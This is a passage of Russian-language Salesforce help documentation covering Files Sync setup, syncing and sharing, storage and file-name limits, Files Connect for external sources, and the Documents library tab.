3. Чтобы отключить приложение от текущей организации Salesforce, нажмите кнопку «**Выход**».

4. Заполните поле «Имя» раздела «Новое подключение».
5. Заполните поле «https://» URL-адресом входа для организации Salesforce.
6. Нажмите кнопку **«Вход»**.
7. Введите регистрационные данные и нажмите кнопку **«Вход»**.
8. Чтобы включить приложение Salesforce Files Sync, нажмите кнопку **«Разрешить»**.

Подключение к новой организации инициирует синхронизацию всех файлов, добавленных в папку Salesforce Files Sync. Файлы, синхронизированные с подключенной организацией, автоматически загружаются в папку Salesforce Files Sync на рабочем столе.

### Синхронизация файлов и папок

Чтобы синхронизировать файлы и папки, сохраните их в папке Salesforce Files Sync на рабочем столе или щелкните  **«Синхронизировать»** при просмотре файла посредством сообщения ленты, комментария, списка файлов или страницы сведений о файле.

Прежде чем синхронизировать файлы, рекомендуем установить приложение Salesforce Files Sync на рабочий стол.


По умолчанию синхронизированные файлы являются личными. Другими словами, файл, сохраненный в папке Salesforce Files Sync на рабочем столе, может быть доступен в веб-приложении Salesforce только текущему пользователю. При необходимости предоставьте другим пользователям общий доступ к синхронизированным файлам.

Папка Salesforce Files Sync на рабочем столе, веб-приложение Salesforce и приложение Salesforce 1 на мобильных устройствах всегда предоставляют доступ к последней версии синхронизированных файлов. Подобно другим файлам Salesforce, предыдущие версии синхронизированных файлов доступны пользователям в Chatter.

Чтобы синхронизировать файлы, выполните указанные ниже действия.

1. Откройте клиентское приложение Salesforce Files Sync и сохраните файлы в папке Salesforce Files Sync или перетащите нужные файлы в папку Salesforce Files Sync.

При использовании операционной системы Windows папка Salesforce Files Sync доступна по адресу `C:\Users\Имя_пользователя\Salesforce Files`, где переменная *Имя\_пользователя* заменяется именем пользователя Windows. На компьютере Mac папка Salesforce Files Sync доступна по адресу `/Users/Имя_пользователя/Salesforce Files`, где переменная *Имя\_пользователя* заменяется именем пользователя Mac.

Щелкните  **«Синхронизировать»** при просмотре файла посредством вкладки **«Файлы»**, сообщения ленты или любой области полной версии системы Salesforce, использованной для публикации или перечисления файла.

2. Данное действие инициирует синхронизацию файлов.

Синхронизированные файлы доступны в веб-приложении Salesforce и приложении Salesforce 1 на мобильных устройствах. Файл, удаленный из папки Salesforce Files Sync, может быть просмотрен посредством фильтра «Принадлежащие мне» в разделе «Файлы» вкладки Chatter.

Доступ к синхронизированным файлам на компьютере, в веб-приложении и на мобильных устройствах

Синхронизированные файлы доступны в папке Salesforce Files Sync на рабочем столе, в веб-приложении Salesforce и приложении Salesforce 1 на мобильном устройстве.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для синхронизации файлов:


- «Синхронизация файлов»



### Поиск синхронизированных файлов на рабочем столе

Синхронизированные файлы хранятся на рабочем столе в папке Salesforce Files Sync. При использовании операционной системы Windows папка Salesforce Files Sync доступна по адресу C:\Users\*Имя пользователя*\Salesforce Files, где переменная *Имя пользователя* заменяется именем пользователя Windows. На компьютере Mac папка Salesforce Files Sync доступна по адресу /Users/*Имя пользователя*/Salesforce Files, где переменная *Имя пользователя* заменяется именем пользователя Mac.

Чтобы открыть папку Salesforce Files Sync из системной области или строки меню, правой кнопкой мыши щелкните значок  **«Salesforce Files Sync»** > **«Открыть папку Salesforce Files Sync»**.

 **Внимание:** Перемещение папки Salesforce Files Sync вне стандартного каталога препятствует синхронизации файлов. Чтобы гарантировать синхронизацию файлов, не рекомендуем перемещать папку Salesforce Files Sync.

### Поиск синхронизированных файлов в веб-приложении

Синхронизированные файлы хранятся в веб-приложении на вкладке «Файлы».

Чтобы просмотреть синхронизированные файлы и папки, щелкните ссылку **«Синхронизированные»** на вкладке «Файлы». Последние синхронизированные файлы отображаются в списке первыми.

### Поиск синхронизированных файлов на мобильном устройстве

Синхронизированные файлы хранятся на мобильном устройстве в приложении Salesforce1.

Чтобы просмотреть список синхронизированных файлов, коснитесь значка ▼ на странице «Файлы» и выберите пункт **«Синхронизированные»**.

### Работа с синхронизированными файлами и папками

Синхронизированные файлы и папки аналогичны другим файлам Salesforce, но отличаются некоторыми дополнительными функциями.

По умолчанию синхронизированные файлы являются личными. Другими словами, файл, сохраненный в приложении Salesforce Files Sync на рабочем столе, может быть доступен в веб-приложении Salesforce только текущему пользователю. При необходимости предоставьте другим пользователям общий доступ к синхронизированным файлам.

Папка Salesforce Files Sync на рабочем столе, веб-приложение Salesforce и приложение Salesforce1 на мобильных устройствах всегда предоставляют доступ к последней версии синхронизированных файлов. Подобно другим файлам Salesforce, предыдущие версии синхронизированных файлов доступны пользователям в Chatter.

СМ. ТАКЖЕ:

[Индивидуальная настройка системы Salesforce](#)

### Предоставление общего доступа к синхронизированным файлам

Общий доступ к синхронизированным файлам может быть предоставлен прямо из папки Salesforce Files Sync на рабочем столе.

Общий доступ к синхронизированным файлам может быть предоставлен людям и группам Chatter внутри и за пределами организации (посредством созданной ссылки). По умолчанию синхронизированные файлы являются личными, но параметры их доступности могут быть изменены при предоставлении общего доступа.



При предоставлении общего доступа пользователю или группе с полномочиями соавтора загрузка исходной версии файла, редактирование и загрузка новой версии файла, выполняемые соавторами, инициируют автоматическую синхронизацию последней версии. Редактирование и синхронизация новой версии файла инициируют автоматическое предоставление доступа соответствующим людям и группам к последней версии файла.

Чтобы предоставить общий доступ к файлу прямо из папки Salesforce Files Sync, выполните указанные ниже действия.


1. Правой кнопкой мыши щелкните нужный файл в папке Salesforce Files Sync на рабочем столе.
2. Найдите меню **«Salesforce Files Sync»** и выберите один из указанных ниже пунктов: общий доступ с людьми, общий доступ с группами Chatter или общий доступ по ссылке.
3. Выберите имена нужных людей или групп, назначьте полномочие «Гость» или «Соавтор» и введите дополнительное сообщение. При предоставлении общего доступа к файлу по ссылке скопируйте соответствующую ссылку.
4. Нажмите кнопку **«Опубликовать»**.  
Электронное уведомление отправляется каждому пользователю, которому предоставляется общий доступ к файлу.

### Управление версиями синхронизированных файлов

Аналогично другим файлам Chatter, синхронизированные файлы также поддерживают возможность просмотра предыдущих версий.

Файл, синхронизированный впервые, отображается в списке файлов как «Версия 1». Изменение синхронизированного файла, выполняемое на компьютере или мобильном устройстве, инициирует автоматическое создание новой версии при каждом сохранении файла. Чтобы просмотреть предыдущие версии, откройте страницу сведений о нужном файле в Chatter.

Уведомление о создании новой версии отображается в ленте Chatter каждого пользователя, отслеживающего синхронизированный файл. Загрузка новых версий синхронизированных файлов доступна соавторам.

 **Внимание:** Чтобы получить новую версию синхронизированного файла, открытого на настольном компьютере во время загрузки новой версии соавтором, рекомендуем закрыть файл без сохранения. Сохранение открытого файла инициирует перезапись изменений, внесенных соавтором, текущей версией.

### Ограничения для Salesforce Files Sync

Ниже перечислены ограничения по синхронизации файлов посредством приложения Salesforce Files Sync.

| Функция   | Ограничение  |
|---|--|
| Единое хранилище                                  | Объем хранилища определяется количеством приобретенных лицензий Salesforce. При необходимости организации могут приобретать дополнительное хранилище. Дополнительную информацию см. в разделе <a href="#">«Ограничения для хранилищ Salesforce Files Sync»</a> . |
| Максимальное количество синхронизированных файлов | Пользователи могут синхронизировать не более 10 000 файлов.  |
| Максимальное количество синхронизированных папок  | 500 папок  |
| Размер файла                                      | <ul style="list-style-type: none"> <li>• 2 Гб при загрузке посредством веб-интерфейса</li> </ul>   |

| Функция   | Ограничение  |
|---|--|
|   | <ul style="list-style-type: none"> <li>• 2 Гб при загрузке посредством настольного клиентского приложения Salesforce Files Sync (или 500 Мб при использовании прокси-сервера)</li> <li>• 100 Мб при загрузке посредством мобильного устройства</li> </ul>  |
| Максимальное количество версий на один файл   | 2,048  |
| Максимальное количество пользователей, которым доступна одновременная синхронизация файла | 1 000 пользователей  |
| Максимальное количество вызовов Connect API   | <p>10 000 в час на пользователя одного связанного приложения посредством настольного клиентского приложения Salesforce Files Sync</p> <p>При достижении максимального количества вызовов Connect API приложение Salesforce Files Sync временно приостанавливает синхронизацию файлов. Синхронизация возобновляется автоматически примерно через час.</p> |

Ниже перечислены условия, при выполнении которых приложение Salesforce Files Sync продолжает синхронизацию текущих файлов, но не синхронизирует новые файлы.

- Папка Salesforce Files Sync содержит более 10 Гб файлов.
- Организация достигает ограничения по размеру общедоступного хранилища файлов.
- Папка Salesforce Files Sync содержит более 10 000 файлов или 500 папок.
- Размер нового файла превышает индивидуальное ограничение по размеру файла.

Ниже перечислены условия, при выполнении которых приложение Salesforce Files Sync прекращает синхронизацию файлов.

- Пользователь перемещает папку Salesforce Files Sync вне стандартного каталога. При использовании операционной системы Windows стандартный каталог доступен по адресу `C:\Users\Имя_пользователя\Salesforce Files`, где переменная *Имя\_пользователя* заменяется именем пользователя Windows. При использовании операционной системы Mac стандартный каталог доступен по адресу `/Users/Имя_пользователя/Salesforce Files`, где переменная *Имя\_пользователя* заменяется именем пользователя Mac. Приложение Salesforce Files Sync возобновляет синхронизацию после перемещения папки Salesforce Files Sync в стандартный каталог.

## Ограничения для хранилищ Salesforce Files Sync

Приложение Salesforce Files Sync применяет два ограничения для хранилищ: общедоступное хранилище и личное хранилище.


### Общедоступное хранилище

Размер общедоступного хранилища файлов организации определяется путем умножения ограничения, предоставляемого для одного пользователя, на количество пользователей организации и добавления ограничения, предоставляемого для организации. For example, a Professional Edition organization with 10 users receives 11 GB of file storage, or 100 MB per user multiplied

by 10 users plus an additional 10 GB. A Professional Edition organization with 100 users receives 20 GB of file storage, or 100 MB per user multiplied by 100 users plus an additional 10 GB.

Если организация использует весь объем общедоступного хранилища, то приложение Salesforce Files Sync продолжит синхронизацию текущих файлов, но начнет синхронизацию новых файлов только после удаления текущих файлов или приобретения дополнительного хранилища у компании salesforce.com.

| Версия <b>Salesforce</b> | Распределение хранилища файлов на организацию | Распределение хранилища файлов на лицензию пользователя |
|--------------------------|---|---|
| Contact Manager          | 11 Гб   | 612 Мб  |
| Group Edition            | 11 Гб   | 612 Мб  |
| Professional Edition     | 11 Гб   | 612 Мб  |
| Enterprise Edition       | 11 Гб   | 2 Гб  |
| Performance Edition      | 11 Гб   | 2 Гб  |
| Unlimited Edition        | 11 Гб   | 2 Гб  |
| Developer Edition        | 20 Мб   | —   |
| Personal Edition         | 20 Мб   | —   |

 **Прим.:** Если организация использует настраиваемые лицензии пользователя, обратитесь к администратору для определения лицензий, поддерживающих дополнительное хранилище.

### Личное хранилище

Приложение Salesforce Files Sync позволяет синхронизировать не более 10 Гб файлов между папкой Salesforce Files Sync на рабочем столе, веб-приложением Salesforce и приложением Salesforce1 на мобильных устройствах. Приложение Salesforce Files Sync продолжит синхронизацию текущих файлов, но не будет синхронизировать новые файлы при добавлении в папку Salesforce Files Sync более 10 Гб файлов. Чтобы синхронизировать новые файлы при достижении ограничения по размеру личного хранилища, равного 10 Гб, рекомендуем удалить текущие файлы.

### Имена и расширения файлов, препятствующие синхронизации

Некоторые характеристики файлов могут препятствовать их синхронизации между устройствами и веб-приложением.

- Файлы размером 0 байт
- Файлы без расширения
- Файлы с именами, начинающимися со следующих компонентов:
  - AUX.
  - CLOCK\$.
  - COM1.
  - COM2.
  - COM3.
  - COM4.
  - COM5.

- COM6.
  - COM7.
  - COM8.
  - COM9.
  - CON.
  - LPT1.
  - LPT2.
  - LPT3.
  - LPT4.
  - LPT5.
  - LPT6.
  - LPT7.
  - LPT8.
  - LPT9.
  - NUL.
  - PRN.
  - ~
  - .
- Файлы со следующими именами:
    - desktop.ini
    - thumbs.db
    - .DSStor
  - Файлы со следующими расширениями:
    - .tmp
    - .conflicted
    - .part
    - .partial
    - .download
    - .crdownload
    - расширения, начинающиеся символами .sb-
  - Разные операционные системы используют разные ограничения для имен файлов. Приложение Salesforce Files Sync синхронизирует все файлы, имена которых поддерживаются операционной системой. Другими словами, файл, имя которого может быть задано на компьютере, может быть синхронизирован посредством приложения Salesforce Files Sync. Если файл, синхронизируемый в операционной системе Mac® OS X®, синхронизируется с веб-приложением, но его имя не поддерживается операционной системой Microsoft Windows®, то данный файл не загружается на рабочий стол Windows.

Чтобы гарантировать синхронизацию всех файлов между всеми компьютерами, рекомендуем не использовать имена файлов, содержащие указанные ниже символы.

    - \ (обратная косая черта)
    - : (двоеточие)

- \* (звездочка)
  - ? (вопросительный знак)
  - ' (апостроф)
  - < (символ «меньше»)
  - > (символ «больше»)
  - / (косая черта)
  - | (вертикальная черта)
  - ™ (символ товарного знака)
  - ∞ (символ бесконечности)
  - § (символ раздела)
  - • (символ маркера)
  - ≠ (символ неравенства)
  - ` (символ ударения)
  - “ (кавычки)
  - ... (многоточие)
  - ≥ (символ «больше или равно»)
  - ≤ (символ «меньше или равно»)
  - & (амперсанд)
- Файлы, имена которых содержат более 254 символов

#### Ограничения для имен синхронизированных папок

Приложение Salesforce Files Sync не синхронизирует некоторые папки ввиду применения ограничений для имен папок.

Разные операционные системы используют разные ограничения для имен папок. Приложение Salesforce Files Sync синхронизирует все папки, имена которых поддерживаются операционной системой. Другими словами, папка, имя которой может быть задано на компьютере, может быть синхронизирована посредством приложения Salesforce Files Sync. Если папка, синхронизируемая в операционной системе Mac OS X®, синхронизируется с веб-приложением, но ее имя не поддерживается операционной системой Microsoft Windows®, то данная папка не загружается на рабочий стол Windows.


Чтобы гарантировать синхронизацию всех файлов между всеми компьютерами, рекомендуем не использовать имена папок, которые:

- Содержат данные символы:
  - / (косая черта)
  - \ (обратная косая черта)
  - : (двоеточие)
  - \* (звездочка)
  - ? (вопросительный знак)
  - “ (кавычки)
  - < (символ «меньше»)
  - > (символ «больше»)
  - | (вертикальная черта)
- Содержат более 255 символов

- Соответствуют имени другой папки в том же каталоге

### Удаление файла со страницы сведений о файле

Чтобы удалить файл из всех областей, где он был доступен, щелкните ссылку **«Удалить»** на [странице сведений о файле](#). Если доступ к файлу был предоставлен по ссылке, то данная ссылка больше не сможет использоваться для доступа к файлу. Чтобы восстановить удаленный файл, щелкните ссылку **«Корзина»** на вкладке **«Начальная страница»**. Выберите файл и нажмите кнопку **«Восстановить»**. При этом файл восстанавливается во всех связанных областях, где он был доступен для совместного использования.

 **Прим.:** Удаление файлов доступно только ответственным и пользователям с полномочием «Изменение всех данных». Дополнительную информацию о том, кому и какие действия можно выполнять над файлами, см. в разделе [«Кто может просматривать мой файл»](#).

СМ. ТАКЖЕ:

[Удаление файлов и ссылок из ленты Chatter](#)

#### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

## Внешние файлы

### Ввод регистрационных данных для внешних источников данных

Если администратор настроил источник данных (например, SharePoint) для использования индивидуальной проверки подлинности, введите регистрационные данные в систему Salesforce.

 **Совет:** При первоначальном доступе к внешней системе Salesforce отображает запрос на ввод регистрационных данных. Щелкните предоставленную ссылку для автоматического выполнения большинства действий.

1. Введите строку «*Проверка подлинности*» в поле «Быстрый поиск» на странице «Личные параметры» и выберите пункт «Параметры проверки подлинности для внешних систем».
2. Нажмите кнопку «Создать».
3. Выберите пункт «Внешний источник данных» из меню «Тип родительского объекта».
4. Выберите источник данных, созданный администратором, из меню «Внешний источник данных».
5. При выборе SharePoint 2010 или SharePoint 2013 настройте параметры ниже.
  - «Протокол проверки подлинности»: выберите значение «Проверка подлинности паролей».
  - «Имя пользователя»: введите имя пользователя SharePoint.
  - «Пароль»: введите пароль SharePoint.
6. При выборе Google Drive, SharePoint Online или OneDrive for Business настройте параметры ниже.
  - «Протокол проверки подлинности»: выберите значение «OAuth 2.0».
  - «Поставщик проверки подлинности»: выберите поставщика, созданного администратором для данного источника данных.
  - «Область»: пропустите данное поле.
  - «Начать процесс проверки подлинности при сохранении»: установите данный флажок для немедленной проверки регистрационных данных посредством внешнего источника данных.
7. Нажмите кнопку «Сохранить».

СМ. ТАКЖЕ:

[Индивидуальная настройка системы Salesforce](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Files Connect for cloud-based external data sources is available in:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Files Connect for on-premises external data sources is available for an extra cost in: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к облачным источникам данных (например, SharePoint Online):

- «Облачная версия Files Connect»

Для доступа к локальным источникам данных (например, SharePoint 2010):

- «Локальная версия Files Connect»


## Доступ и публикация внешних файлов


После включения функции подключения файлов пользователи могут просматривать файлы из внешних источников (например, Google Drive и SharePoint) или публиковать файлы посредством начальной страницы «Файлы» и ленты.


### Загрузка или публикация файлов на вкладке «Файлы»

Чтобы загрузить внешние файлы в локальную систему или опубликовать файлы для общей группы пользователей, воспользуйтесь вкладкой «Файлы».

1. Выберите вкладку «Файлы» вверху окна Salesforce.
2. Список «Внешние файлы», расположенный в левом столбце, содержит доступные внешние источники данных. Чтобы просмотреть файлы, щелкните внешний источник данных.

 **Прим.:** В списке недавних содержимое Google Drive ограничивается 24 недавно просмотренными документами за последние 30 дней. Система Salesforce поддерживает документы, таблицы, презентации и рисунки Google.

3. Щелкните раскрывающееся меню , расположенное слева от имени файла, и выберите одно из указанных ниже действий.
  - «Открыть» файл во внешнем источнике данных (например, SharePoint).
  - «Загрузить» файл в локальную систему. (Не более 2 Гб при использовании локальной системы (например, SharePoint 2010).)
  - «Опубликовать копию» внешнего файла, хранящегося в системе Salesforce. При предоставлении общего доступа группе Chatter файлы доступны всем участникам группы, несмотря на возможную недоступность внешней системы.
  - «Опубликовать ссылку» на внешний файл, хранящийся вне системы Salesforce. Предварительный просмотр не доступен. Загрузка файла доступна только для пользователей с доступом к внешней системе. (Пользователи должны ввести регистрационные данные для системы в разделе «Параметры проверки подлинности для внешних систем» страницы «Личные параметры».)

 **Прим.:** Режим общего доступа определяется администратором; пользователям отображается только один параметр. Независимо от выбранного режима общего доступа, Salesforce не будет отображать исправления файлов во внешних системах. Тем не менее режим «Ссылка» указывает на последние версии в данных системах.

### Публикация файлов в ленте

Чтобы добавить внешние файлы в конкретный диалог Chatter, воспользуйтесь лентой.

Все файлы, публикуемые в ленте, являются копиями или ссылками (режим общего доступа определяется администратором).

1. При создании сообщения щелкните ссылку «Файл» над лентой, а затем щелкните ссылку «Выбрать файл в Salesforce».
2. Выберите нужный внешний источник (например, SharePoint) в левом столбце.
3. Щелкните ссылку «Вложить» напротив нужного файла.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Files Connect для внешних источников данных на основе облака доступен в следующих версиях:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Files Connect для локальных внешних источников данных доступен за дополнительную плату в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для доступа к облачным источникам данных (например, SharePoint Online):

- «Облачная версия Files Connect»

Для доступа к локальным источникам данных (например, SharePoint 2010):

- «Локальная версия Files Connect»





СМ. ТАКЖЕ:

[Предоставление пользователям общего доступа к файлам в Salesforce Classic](#)

[Предоставление общего доступа к файлам группам](#)

[Предоставление общего доступа к файлам библиотекам](#)

## Поиск внешних файлов

Система Salesforce позволяет выполнять поиск внешнего источника данных (например, Google Drive или SharePoint).

### Поиск по конкретному внешнему источнику данных

1. Щелкните имя нужного источника данных в левом столбце вкладки Chatter или «Файлы».
2. Введите критерии поиска (например, заголовок документа или имя автора) в поле поиска, отображаемое для источника данных. (Данные, доступные для поиска, определяются конфигурацией внешнего источника данных.)

### Глобальный поиск данных Salesforce и внешних данных

При включении глобального поиска для внешнего источника данных его содержимое может беспрепятственно обрабатываться поиском наряду с данными Salesforce.

1. Введите критерии поиска в поле глобального поиска, расположенное вверху окна Salesforce.
2. Чтобы отфильтровать отображаемые результаты, щелкните имя конкретного внешнего источника данных (например, «SharePoint 2010») в левом столбце.

**Совет:** Чтобы быстро извлекать содержимое из конкретного внешнего источника данных, зафиксируйте его в верхней части результатов глобального поиска: наведите указатель мыши на имя нужного источника данных в левом столбце и щелкните значок фиксации. (При отсутствии нужного источника данных щелкните «Искать все».)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Files Connect for cloud-based external data sources is available in:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Files Connect for on-premises external data sources is available for an extra cost in: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к облачным источникам данных (например, SharePoint Online):

- «Облачная версия Files Connect»

Для доступа к локальным источникам данных (например, SharePoint 2010):

- «Локальная версия Files Connect»

## Библиотеки документов

### Общие сведения о библиотеке документов

Библиотека документов — это область хранения файлов без их добавления в организации, контакты, возможности или другие записи. Каждый документ в библиотеке документов хранится в соответствующей папке. Атрибуты папки определяют доступность самой папки и хранимых документов.

### Отображение вкладки «Документы»

Если вкладка «Документы» недоступна, настройте параметры ее отображения.


 **Прим.:** Вкладка «Документы» не является частью Salesforce CRM Content.

### СМ. ТАКЖЕ:

[Разница между вкладкой «Файлы», Salesforce CRM Content, Salesforce Knowledge, вкладкой «Документы» и связанным списком «Вложения»](#)

### Начальная страница документов

При выборе вкладки «Документы» отображается начальная страница документов.

 **Прим.:** Если вкладка «Документы» недоступна, настройте параметры ее отображения.

- Чтобы найти нужный документ, введите ключевые слова и нажмите кнопку **«Найти документ»**.
- Чтобы просмотреть все документы, доступные в определенной папке, выберите нужную папку в разделе **«Папки документов»**.
- Раздел **«Недавние документы»** содержит последние 10 или 25 документов, просмотренных пользователем; самые последние просмотренные документы отображаются в списке первыми. Данный список формируется на основе недавних элементов и содержит записи, за которые несут ответственность текущий и другие пользователи. Чтобы изменить количество отображаемых элементов, выберите ссылку **«Показать 25 элем.»** или **«Показать 10 элем.»**.
- Чтобы загрузить новый документ, нажмите кнопку **«Создать»** в разделе **«Недавние документы»**.

 **Прим.:** Вкладка «Документы» не является частью Salesforce CRM Content.

### СМ. ТАКЖЕ:

[Загрузка и замена документов](#)

[Просмотр списков документов](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки  
«Документы»:

- «Чтение» для документов

Для просмотра документов:


- «Чтение» для документов

Для загрузки новых  
документов:

- «Создание» для  
документов

## Просмотр списков документов

Страница со списком документов содержит документы, доступные в выбранной папке. Данная страница позволяет просматривать подробные сведения о документах и управлять ими.

- Чтобы [просмотреть свойства документа](#), щелкните имя нужного документа.
  - Чтобы [отредактировать свойства документа](#), щелкните ссылку «**Правка**».
  - Чтобы открыть файл в связанном приложении, щелкните ссылку «**Просмотр**». Если тип файла не определяется или приложение не загружено на компьютер, то система Salesforce отображает стандартное диалоговое окно загрузки, поддерживающее выбор параметров сохранения.
  - Чтобы просмотреть список документов, сохраненных в папку, выберите нужную папку.
  - Чтобы отсортировать документы по возрастанию или убыванию на основе сведений, указанных в столбце, щелкните заголовок нужного столбца.
  - Чтобы просмотреть содержимое столбца сортировки, начинающегося с определенной буквы, щелкните нужную букву вверху списка.
  - Чтобы просмотреть следующий или предыдущий набор документов, щелкните ссылку «**Следующая страница**» или «**Предыдущая страница**».
  - Чтобы показать или скрыть дополнительные записи, щелкните ссылку «**больше**» или «**меньше**» внизу списка документов.
  - Чтобы открыть текущее списковое представление, предназначенное для печати, щелкните ссылку «**Версия для печати**».
-  **Прим.:** Документ, который не может быть найден, может храниться в недоступной папке.

СМ. ТАКЖЕ:

[Изменение авторов документа](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра документов:

- «Чтение» для документов

Для изменения свойств документов:

- «Редактирование» для документов

Для замены документов:

- «Редактирование» для документов

Для удаления документов:

- «Удаление» для документов


## Загрузка и замена документов

### Загрузка нового документа

Чтобы загрузить документ, выполните указанные ниже действия.

1. Нажмите кнопку **«Создать документ»** на вкладке «Документы» или кнопку **«Создать»** в разделе **«Недавние документы»** на начальной странице документов. Отсутствие кнопки «Создать документ» указывает на отсутствие необходимых полномочий.
2. Заполните описательное поле «Имя документа» на странице «Загрузить новый документ». Чтобы использовать имя файла, пропустите данное поле. Имя файла отображается автоматически при его загрузке.
3. При наличии полномочия «Настройка приложения» введите уникальное имя, которое должно использоваться интерфейсом API и управляемыми пакетами.
4. Установите один из указанных ниже флажков.

- «Индикация внутреннего документа»: Данный флажок добавляет метку к документу и указывает на возможность использования данного файла только внутри организации.

 **Прим.:** Установка данного флажка не инициирует открытого выполнения правил безопасности.

- «Доступен внешне как изображение»: если документом является неконфиденциальное изображение (например, логотип). Установите данный флажок, чтобы:
  - разрешить доступ к изображению в HTML-шаблонах эл. почты без требования имени пользователя и пароля Salesforce
  - использовать изображение в качестве значка настраиваемой вкладки или логотипа настраиваемого приложения, который может быть просмотрен только после ввода имени пользователя и пароля Salesforce
  - отображать изображение в качестве настраиваемого логотипа в запросах на проведение конференции

Флажки «Индикация внутреннего документа» и «Доступен внешне как изображение» являются взаимоисключающими и не могут быть установлены одновременно.

5. Выберите папку для документа.
6. Введите описание, которое должно использоваться в качестве критерия поиска.
7. Введите ключевые слова, которые могут использоваться в качестве критериев поиска.
8. Выберите документ или путь.
  - Чтобы загрузить документ, нажмите кнопку **«Обзор...»**, выберите нужный файл и нажмите кнопку **«Открыть»**.
  - Чтобы сохранить ссылку на документ, введите область документа. Введите путь и имя файла или URL-адрес. Например: C:\Quotes\quote.doc, \\Server\Departments\Marketing\logo.doc или <http://www.salesforce.com>.
9. Нажмите кнопку **«Сохранить»**.

### Замена документа

Чтобы заменить документ обновленной версией, выполните указанные ниже действия.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для загрузки новых  
документов:

- «Создание» для документов

Для замены документов:

- «Редактирование» для документов

1. Откройте нужный документ. Дополнительную информацию о поиске документа в библиотеке документов см. в разделе [«Поиск документов»](#).
2. Щелкните **«Заменить документ»**.
3. Выберите документ или путь.
  - Чтобы загрузить замену, нажмите кнопку **«Обзор...»**, выберите нужный файл и нажмите кнопку **«Открыть»**.
  - Чтобы сохранить ссылку на замену, введите соответствующий путь. Введите путь и имя файла или URL-адрес. Например: C:\Quotes\quote.doc, \\Server\Departments\Marketing\logo.doc или <http://www.salesforce.com>.
4. Щелкните **«Заменить документ»**.

#### Советы по загрузке и замене документов

- Документы, хранимые в виде ссылок, не могут быть прикреплены к сообщениям эл. почты, но позволяют экономить пространство библиотеки документов.
- Если включена функция поиска по содержимому документа, то система Salesforce выполняет поиск по всему тексту документа. При загрузке нового документа или замене старого содержимое документа доступно для поисков.
- Система Salesforce сохраняет дату последней загрузки в качестве даты изменения.
- Разрешается загружать документы, имена которых содержат не более 255 символов, включая расширение.
- Размер загруженного документа не должен превышать 5 Мб. Размер логотипа настраиваемого приложения не должен превышать 20 Кб.
- Используемое хранилище файлов организации содержит все файлы, хранящиеся в библиотеке документов.
- При включении параметра безопасности «Запретить загрузку HTML-файлов в качестве вложений или записей документов» система не позволяет загружать файлы со следующими расширениями: .htm, .html, .htt, .htx, .mhtml, .mhtml, .shtm, .shtml, .acgi, .svg.

СМ. ТАКЖЕ:

[Отображение и редактирование свойств документов](#)

#### Поиск документов

Чтобы найти определенные документы, нажмите кнопку **«Найти документ»** на начальной странице документов.

1. Откройте вкладку «Документы».
2. Введите критерии поиска. Система Salesforce выполняет поиск по следующим полям:
  - Имя документа
  - Ключевые слова
  - Описание
3. Нажмите кнопку **«Найти документ»**.

Поиск возвращает список документов, соответствующих всем критериям поиска. Результаты поиска отображаются соответственно проценту совпадения. Поля

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра документов:


- «Чтение» для документов

«Ключевые слова» и «Имя документа» используются для определения процента совпадения. Отображаемые поля являются предопределенными и не могут быть изменены.

 **Совет:** Чтобы выполнить поиск по словам из фразы, воспользуйтесь кавычками. Например, поиск по фразе «*мои логотипы*» возвращает документы, поля или содержимое которых содержит данную точную фразу, а также документы, содержащие слова «*мои*» и «*логотипы*». Если кавычки не используются, то поиск возвращает любой документ, поля или содержимое которого содержит любое введенное слово. Например, поиск по фразе «*мои логотипы*» возвращает документы, поля или содержимое которых содержит слова «*мои*» и «*логотипы*».

